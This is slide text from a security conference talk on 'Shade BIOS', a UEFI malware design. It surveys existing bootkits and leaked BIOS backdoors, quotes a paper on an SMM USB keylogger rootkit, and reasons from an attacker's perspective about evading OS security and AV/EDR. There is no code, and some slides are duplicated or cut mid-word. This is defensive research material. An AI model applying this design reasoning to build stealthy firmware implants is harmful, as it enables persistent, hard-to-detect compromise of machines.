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MANDALAY BAY / LAS VEGAS

# **Shade BIOS**

## **Unleashing the Full Stealth of UEFI Malware**

Kazuki Matsuo ([@InfPCTechStack](#))

2025/08/06 Oceanside C, Level 2


# Whoami - Kazuki Matsuo (@InfPCTechStack)

## Title

Security Researcher at FFRI Security, Inc.

## Interests


UEFI BIOS, SMM (Negative Rings)



## Previous work

[SmmPack: Obfuscation for SMM Modules with TPM Sealed Key](#) [DIMVA 2024]

[You've Already Been Hacked: What if There Is a Backdoor in Your UEFI OROM?](#) [BHUSA 2024]





# Importance of UEFI Security


Is infecting BIOS overkill? Well, what about in these two fields ↓

## National Security

- BIOS is a reasonable place to install backdoors
  - Many companies are involved in its vast supply chain (unlike OS, VMM, CPU)
- Leaked documents and toolkits, such as Vault 7 and vector-edk clearly confirm that UEFI security is considered to be critical

## Cloud Security

- Can compromise every VMs
- Strong rivalry with hypervisor-based security [Fractured, Amli]



# Challenges of Existing UEFI malware

## In-the-wild UEFI bootkits (Lojax-BlackLotus)

- After all, they all perform malicious activities in userland or kernel
- ⇒ Not **pure-BIOS** malware (they just support userland/kernel malbehaviors)
- ⇒ **Dependent on OS-level security** (despite BIOS having higher privileges than OS)

## Leaked BIOS/UEFI backdoors (Jetplow, vector-edk, ...)

- Legacy BIOS or SMM backdoors: **Very specific attack targets**
- UEFI backdoors: Identical to UEFI bootkits

## PoC BIOS/UEFI malware in the research fields

- There are several SMM backdoors but they require **device-specific implementation**

⇒ They suffer from **OS & Hardware -Dependence**

# OS Dependence of Existing Bootkits

They can disable OS security mechanisms


- ESector disables DSE (Driver Signature Enforcement)
- CosmicStrand disables Patch Guard

That's good, but can they ...

- Disable all kernel drivers of every AV/EDR vendor product ?
- Disable all the OS security features ?
  - For example, existing UEFI malware didn't bypass ETW
  - Moreover, what if new security features are added?
- Update malware on OS update ?
  - Existing malware finds OS functions by pattern matching
  - These methods won't work when OS is updated and the patterns change

⇒ It will be detectable if it fails to disable just 1 of them

⇒ **We don't want to care about OS !** (attacker's perspective)




Common technique to disable OS security mechanisms



# OS Dependence of Existing Bootkits

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- ESector disables DSE (Driver Signature Enforcement)
- CosmicStrand disables Patch Guard




Why not implement everything using only the BIOS ?

- FI malware don't bypass ETW for example  
er, what if new security features are added?
- malware on OS update ?
  - Existing malware finds OS functions by pattern matching
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⇒ It will be detectable if failed to disable just 1 of them

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Common technique to disable OS security mechanisms

# Difficulty of Pure-BIOS Malware

## Secrets exists primarily at runtime


- Sensitive data like credentials typically reside in process memory during runtime
- Files can be accessed during boot, but confidential data is often encrypted

## However, BIOS environments are mostly destroyed in runtime

- No Boot Services (AllocatePages, etc.) or Protocols (HttpProtocol, DiskIoProtocol, etc.)  
=> No interfaces for **device access** (difficult to communicate with C2, read files, etc.)

## Attacker can directly perform I/O but...

- **Hard**: Essentially have to implement a full driver stack (e.g., Arp, Ip, Tcp, Http,... for networking)
- **Device-dependent**: Backdoor will only work on specific target that has specific device







# Hardware Dependence of Existing BIOS Backdoors

## Existing BIOS backdoors

- vector-edk: BIOS hacking tool-kits sold to governments
- DEITYBOUNCE: Possible BIOS backdoor leaked from ANT Catalog
- DerStarke (Dark Matter): Possible BIOS backdoor leaked from Vault 7
- ✂ And more: IronChef, BANANABALLOT&JETPLOW



Very  
specific  
target





# Hardware Dependence of PoC BIOS Backdoors

There are some pure-SMM backdoors, but ...

- SMM also doesn't have any abstracted interface for accessing the device
- Therefore, **attackers need to know what devices the target has, read specs, and write hardware-dependent code**
- Fortunately, USB has standardized specs (xHCI, ...), but other devices such as NIC have no such thing and that could be the reason why we cannot find SMM backdoors other than keylogger

## The SMM Rootkit Revisited: Fun with USB

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Advanced Micro Devices, Inc.  
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**Abstract**—System Management Mode (SMM) in x86 has enabled a new class of malware with incredible power to control physical hardware that is virtually impossible to detect by the host operating system. Previous SMM rootkits have only scratched the surface by modifying kernel data structures and trapping on I/O registers to implement PS/2 keyloggers. In this paper, we present new SMM-based malware that hijacks Universal Serial Bus (USB) host controllers to intercept USB events. This enables SMM rootkits to control USB devices directly without ever permitting the OS kernel to receive USB-related hardware interrupts. Using this approach, we created a proof-of-concept USB keylogger that is also more difficult to detect than prior SMM-based keyloggers that are triggered on OS actions like port I/O. We also propose additional extensions to this technique and methods to prevent and mitigate such attacks.

**Keywords**—Computer security; Embedded software; Universal Serial Bus;


### I. INTRODUCTION

Spyware is a class of malware that logs sensitive inputs and exfiltrates it to unauthorized parties. For example, keyloggers record user input without user awareness that captures content including passwords or credit card numbers.

sophisticated malware designed by national governments has been discovered that target specific BIOS firmware and network appliances [7]. Once captured, this data can be transmitted stealthily via cooperating userspace programs or even compromised network cards [8] and radios [9].


In this paper, we present a novel SMM-based rootkit that intercepts and controls communication between Universal Serial Bus (USB) devices and the OS kernel. Unlike previous malware that required the kernel to trap to SMM when reading or receiving interrupts, our custom SMM rootkit can intercept USB events before they are delivered to the OS kernel. It does this by reconfiguring the USB host controller (HC) to route all interrupts to a special SMM handler normally intended for PS/2 emulation of USB devices. Using this technique, we designed and implemented a proof-of-concept USB keylogger and tested it on a Linux system using recent hardware. During our experiments, we successfully intercepted, replaced, and even injected keystrokes with an average overhead per keystroke of only 61  $\mu$ s.

In this paper, Section II describes SMM functions and how rootkits can take advantage of the environment. We



# Dilemma of Existing BIOS Malware

Malware Code Ratio



## Hardware Dependent

- Highly specific attack target
- Difficult to implement
- No abstracted interface for device access

## OS Dependent

